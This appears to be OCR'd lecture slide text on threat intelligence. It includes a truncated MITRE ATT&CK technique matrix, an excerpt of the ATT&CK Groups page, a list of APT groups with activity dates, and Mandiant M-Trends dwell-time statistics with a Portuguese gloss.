Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary the-Middl
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Exploit Public-Facing Application	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)
Gather Victim Identity Information (3)	Compromise Accounts (3)	External Remote Services	Container Administration Command	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)	Browser Information Discovery	Lateral Tool Transfer	Audio Cap
Gather Victim Network Information (6)	Compromise Infrastructure (7)	Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automate Collection
Gather Victim Org Information (4)	Develop Capabilities (4)	Phishing (3)	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (7)	Browser Session Hijacking
Phishing for Information (3)	Establish Accounts (3)	Replication Through Removable Media	Inter-Process Communication (3)	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard
Search Closed Sources (2)	Obtain Capabilities (6)	Supply Chain Compromise (3)	Native API	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Sto
Search Open Technical Databases (5)	Stage Capabilities (6)	Trusted Relationship	Scheduled Task/Job (5)	Create or Modify System Process (4)	Event Triggered Execution (16)	Direct Volume Access	Modify Authentication Process (8)	Container and Resource Discovery	Taint Shared Content	Data from Configura Repositor
Search Open Websites/Domains (3)		Valid Accounts (4)	Serverless Execution	Event Triggered Execution (16)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate	Data from Informati Repositor
Search Victim-Owned Websites			Shared Modules	External		Execution Guardrails (1)		Device Driver Discovery		Data from Local Sys
			Software			Exploitation for Defense Evasion		Domain Trust Discovery		
						File and Directory Permissions Modification (2)				

https://attack.mitre.org/

MITRE ATT&CK

MITRE | ATT&CK®

Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾ CTI ▾ Resources ▾ Benefactors Blog

ATT&CK v14 has been released! Check out the blog post or release notes for more information.

GROUPS

- Overview
- admin@338
- Ajax Security Team
- ALLANITE
- Andariel
- Aoqin Dragon
- APT-C-36
- APT1
- APT12
- APT16
- APT17
- APT18
- APT19
- APT28
- APT29

Home > Groups

Groups

Groups are activity clusters that are tracked by a common name in the security community. Analysts track these clusters using various analytic methodologies and terms such as threat groups, activity groups, and threat actors. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to any of the above designations for an adversary activity cluster. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Groups" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness. We do not represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The information provided does not represent all possible technique use by Groups, but rather a subset that is available solely through open source reporting. Groups are also mapped to reported Software used and attributed Campaigns, and related techniques for each are tracked separately on their respective pages.

Groups: 143

ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily

https://attack.mitre.org/groups/


MITRE ATT&CK

https://apt.etda.or.th/cgi-bin/listgroups.cgi

ChamelGang		2021-Jun 2023
Chimera		2018-Oct 2019
CIA		1947-Sep 2018
↳ Subgroup: Longhorn, The Lamberts		2009
↳ Subgroup: [Unnamed group USA]		2019-Mar 2020
Circus Spider	[Unknown]	2019-Feb 2022
Clever Kitten		2013
Cobalt Group		2016-Oct 2019
Cold River		2019-Mar 2023
Comment Crew, APT 1		2006-May 2018


https://apt.etda.or.th/cgi-bin/listgroups.cgi

Secureworks



https://www.secureworks.com/blog/advanced-persistent-threats-apt-a


Mandiant



https://www.mandiant.com/resources/insights/targeted-attack-lifecycle

Tendências

Tendências



https://www.mandiant.com/m-trends

Tendências

> **Dwell time** is calculated as the number of days an attacker is present in a compromised environment before they are detected. The median represents a value at the midpoint of a dataset sorted by magnitude.

Change in Median Dwell Time

16 ↘ **10**

days in 2022 — days in 2023

Dwell Time

Global median dwell time continued a downward trend marking another notable shortest time period between initial intrusion and detection for all M-Trends reporting periods. In 2023, most organizations detected intrusions within 10 days of the initial intrusion. This is a decline of nearly one week compared to 16 days in 2022.

Mandiant defenders observed notable improvements in global median dwell time in 2023 across all notification sources. With the shortest periods across the board, global median dwell time for external notification sources decreased to 13 days in 2023 from 19 days in 2022. This likely indicates improved communication between organizations targeted and external parties making notifications. Another likely explanation for this decrease could be the increase of ransomware-related adversary notifications.

Maintaining the ongoing trend, when defenders detect adversary intrusions internally, they do so faster than the overall median dwell time. The global median dwell time for intrusions detected internally was nine days in 2023, down from 13 days in 2022 and from 18 days in 2021.

Dwell Time: Tempo de permanência do atacante (em dias) na rede do alvo, sem ser detectado

